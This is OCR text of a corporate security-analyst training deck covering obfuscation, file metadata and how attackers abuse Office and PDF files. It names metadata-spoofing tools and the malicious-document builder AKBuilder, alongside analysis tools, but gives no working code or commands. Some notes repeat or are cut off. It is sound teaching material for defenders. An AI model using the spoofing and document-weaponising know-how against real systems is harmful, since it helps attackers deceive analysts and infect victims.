
- The purpose of obfuscation is to make something more difficult to understand, usually for the purposes of making it more difficult to attack or to copy.
- One common use is the obfuscation of source code so that it is more difficult to replicate a given product if it is reverse engineered.
- It is important to note that obfuscation is not a strong control (such as properly employed encryption) but rather an obstacle.
  - It, like encoding, can often be reversed by using the same technique that obfuscated it.
  - Other times, it is simply a manual process that takes time to work through.


Examples:
- javascript obfuscator
- proguard


Another key thing to realize about obfuscation is that there is a limitation to how obscure the code can become, depending on the content being obscured. If you are obscuring computer code, for example, the limitation is that the result must still be consumable by the computer or else the application will cease to function.

Summary

- Encoding is for maintaining data usability and can be reversed by employing the same algorithm that encoded the content (i.e., no key is used).
- Encryption is for maintaining data confidentiality and requires the use of a key (kept secret) to return to plaintext.
- Hashing is for validating the integrity of content by detecting all modification thereof via obvious changes to the hash output.
- Obfuscation is used to prevent people from understanding the meaning of something and is often used with computer code to help prevent successful reverse engineering and/or theft of a product's functionality.




Questions?
FAST
FOUNDATIONAL ANALYST SECURITY TRAINING
Foundational Analyst Security Training
© Capgemini 2019. All rights reserved | 120




Content Source:

https://www.opendatasoft.com/2016/08/25/what-is-metadata-and-why-is-it-important-data/
https://dataedo.com/kb/data-glossary/what-is-metadata#toc_1
https://www.geckoandfly.com/7987/how-to-change-exif-data-date-and-camera-properties-with-free-editor/

Module Overview:

We have all heard of metadata, and have heard that it is the data beneath the data that we see, but what is it really? How does metadata affect the data we interact with, is it really necessary?

Attribution:



The topics covered in this module include:

- What is Metadata?
- Types of Metadata
- Metadata Tools

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

- ***Understand how metadata can be used to identify suspicious files.***
- ***Understand how metadata can be spoofed or altered.***


Metadata

- Information about other data
- Summarizes basic information to make working with data easier
- Can be created manually or automatically by hardware and software

Meta data is important, it can contain information about other data that allows that data to be summarized for easier searching and cataloging, and it can be created both automatically and manually.

Metadata – Photographs

- Photographs contain metadata that can be read using some tools.
- Photograph metadata can include the following:
  - Creator
  - Dates
  - Locations



Photos contain metadata that can be read using some tools.

Photo Metadata can include:
- Creator
- Dates
- Locations

Photo Metadata can include the creator and personal information about them, the data the picture was taken and modified (MAC) and where the photo was taken, sometimes even including GPS coordinates of the device that was used to take the picture.

Metadata – Photographs (cont.)

Metadata can be changed, and there are many tools for that purpose.

- AnalogExif
- ExifToolGUI
- Exif Pilot

FAST Foundational Analyst Security Training


There are many tools out there that can edit the metadata in photos and many other file types, such as:

- AnalogExif
- ExifToolGUI
- Exif Pilot

Metadata – Photographs – AnalogExif

AnalogExif

- Freeware
- Digital image editor for multiple formats
- Custom Extensible Metadata Platform (XMP)
- Batch capable




This slide depicts AnalogExif. AnalogExif is:

- Freeware
- Digital Image editor, for multiple formats
- Custom XMP
- Batch Capable

Metadata – Photographs – ExifTool Graphical User Interface (GUI)

ExifTool GUI

- Powerful
- Multi-Platform
- Compatible with Multiple Vendors
  - Cannon
  - Casio
  - Fuji
  - Nikon
  - Olympus



FAST Foundational Analyst Security Training

This is perhaps one of the most powerful Exif editor. Runs on both Microsoft Windows and Mac OSX, ExifTool is a powerful editor that reads, writes and edit meta information in a wide variety of files.

ExifTool supports many different metadata formats including EXIF, GPS, IPTC, XMP, JFIF, GeoTIFF, ICC Profile, Photoshop IRB, FlashPix, AFCP and ID3, as well as the maker notes of many digital cameras by Canon, Casio, FLIR, FujiFilm, GE, HP, JVC/Victor, Kodak, Leaf, Minolta/Konica-Minolta, Nikon, Olympus/Epson, Panasonic/Leica, Pentax/Asahi, Phase One, Reconyx, Ricoh, Samsung, Sanyo, Sigma/Foveon and Sony.

Metadata

The last time a search engine was used, that search started with metadata.

Whatever is searched for is used by the search algorithm to begin parsing information.

FAST Foundational Analyst Security Training

The short answer is metadata is essential to the data we use every day. Metadata is essentially a short hand version of the human readable data that we see, for use by other programs and software to access and analyze the data we have.


The last time you used a search engine, that search started with metadata.

Whatever you search for is used by the search algorithm in order to begin parsing information.

Metadata (cont.)

Although web searches can seem infinitely complex, metadata makes it possible.

Data can have complex or simple metadata, depending on the type of information or file type.



FAST Foundational Analyst Security Training

You begin with a word or phrase with that search, and the process of searching the entire internet may seem infinitely complex, however using complex or simple file metadata for pictures, documents, spreadsheets, etc. the browser can begin finding your information.

Metadata Examples

General Examples:


- Title and description of the file
- Tags and categories
- User who created the file
- When the file was created
- When it was modified
- Access permissions

FAST Foundational Analyst Security Training

Metadata can be any type information that can inform other programs about the file.

General Metadata examples include:

- Title and Description of the file
- Tags and Categories
- User who created the file
- When the file was created
- When it was modified
- Access permissions


Questions?
FAST
FOUNDATIONAL ANALYST SECURITY TRAINING
Foundational Analyst Security Training
© Capgemini 2019. All rights reserved | 132

Common Types of Files

Capgemini

Agenda

Portable Document Format (PDF) | Office Files

Topic Learning Objectives


Upon completion of this topic, the student should be able to do the following:

Understand how malware utilizes common file types to exploit network resources.

Exploiting Common Files

Attackers have used executable and system files to infect target environments for years.

However, now experts say APTs are using less suspicious file types.



JavaScript

FAST Foundational Analyst Security Training

Instructor Notes:

Attackers often use common file types to infect target systems. We all know that APT's often use .exe and .dll files

Viruses – Macro Viruses

These types of viruses are the ones that run inside specific applications that allow macro programs to extend the capabilities of a given software.

Instructor Notes:

3a. Macro viruses

These types of viruses are the ones that run inside specific applications that allow macro programs in order to extend the capabilities of a given software. Viruses that targeted Microsoft Office were widespread a few years back, though the threat of macro viruses has also declined in recent times as unsigned macros are automatically disabled in Office and are not allowed to run.

Office Documents

Contain information that the user may be unaware of such as the following:

- Version number of Office
- OS
- Users who have modified the document

Instructor Notes:

Office documents are extremely complex, and the structure used to create them creates opportunities for malicious actors to encode exploits.

Office Documents (cont.)

Extensible Markup Language (XML) is a flexible, open source file format used to encode metadata and other information in Microsoft Office documents.

It is also subject to compromise by malicious actors.

FAST Foundational Analyst Security Training

Instructor Notes:

Office documents are extremely complex, and the structure used to create them creates opportunities for malicious actors to encode exploits.

Office Documents (cont.)

Malicious Office files must contain everything the code needs to execute the initial stages of the exploit.

FAST Foundational Analyst Security Training

Instructor Notes:

Malicious Office documents must contain everything needed to execute the exploit. Attackers use shell code that can be detected by Yara signatures and other automated detection tools, if it is known.

Files can be embedded in the office document and can be detected in the PE Headers. When the shellcode runs in the document, it can extract and execute the 3em

Office Documents (cont.)

AKBuilder is a tool to create compromised Office documents in rich text format.

Available online and requires no expert knowledge to use

FAST Foundational Analyst Security Training

Instructor Notes:

Office documents are extremely complex, and the structure used to create them creates opportunities for malicious actors to encode exploits.

XML allows for more compact files, improved damaged file recovery, better privacy controls, integration/interoperability, and easier detection of macros, as VBScript Macros cannot run in the XML environment.

Because XML is an open source non-proprietary formatting that allows developers and users to define their own schema in office documents. However this flexibility also allows for APT's to modify office documents and run malicious code from inside the document.

Since Office documents are no longer encoded in a proprietary windows binary format, they can now be compromised using various 0 day and known vulnerabilities if office has not been patched properly.

Office Documents (cont.)

There are many tools available to allow incident responders and SOC analysts to analyze and determine if an Office document has been compromised.

OfficeMalScanner is a tool that operates from the windows command line tool and is exclusively for use on a Windows machine.

pyOLEscanner.py is an agnostic version of the same tool.

OMS locates and extracts any shellcode that may be in the document or files embedded in the PE Header.

Instructor Notes:

There are many tools available to allow incident responders and SOC analysts to analyze and determine if an office document has been compromised.

OfficeMalScanner is a tool that operates from the windows command line tool and is exclusively for use on a Windows machine. pyOLEscanner.py is an agnostic version of the same tool.

OMS locates and extracts any shellcode that may be in the document or files embedded in the PE Header.

Other tools include:

Offvis – Windows only tool for analyzing file structures, has a GUI interface.

Oledump.py – Python script for the analysis of OLE file

Office Documents (cont.)

OfficeMalScanner is a tool that operates from the windows command line tool and is exclusively for use on a Windows machine.

pyOLEscanner.py is an agnostic version of the same tool.

OMS locates and extracts any shellcode that may be in the document or files embedded in the PE Header.

Other tools include:

- Offvis – Windows only tool for analyzing file structures, has a GUI interface.
- Oledump.py – Python script for the analysis of OLE file

FAST Foundational Analyst Security Training

Instructor Notes:

There are many tools available to allow incident responders and SOC analysts to analyze and determine if an office document has been compromised.

OfficeMalScanner is a tool that operates from the windows command line tool and is exclusively for use on a Windows machine. pyOLEscanner.py is an agnostic version of the same tool.

OMS locates and extracts any shellcode that may be in the document or files embedded in the PE Header.

PDF Documents

Contain information the user may be unaware of, such as the following:

- Author Name
- Creation Date
- Application Used
  - (Not always Adobe!)
- Title
- Subject (if added by author)
- Dates of Any Modifications

FAST Foundational Analyst Security Training

Instructor Notes:

PDF or Portable Document Format was developed in the early 1990's as a way to share documents; including text and images between different computing platforms. Like VHS and the Cassette tape, the PDF format beat out many competitors.


There are many different platforms to read and edit PDF's today

PDF Documents (cont.)

PDF files have a plethora of metadata attached that can be filled out by the user.

PDFs will automatically populate the following:

- Filename
- Title
- Creator (based on Windows user's name)
- Modified Date




FAST Foundational Analyst Security Training

Instructor Notes:


PDF files have a plethora of meta data attached that can be filled out by the user. PDF's will automatically populate: Filename, Title, Creator (based on windows users name), modified date.

Additional information can be added by the user, including description, copyright information,




Instructor Notes:

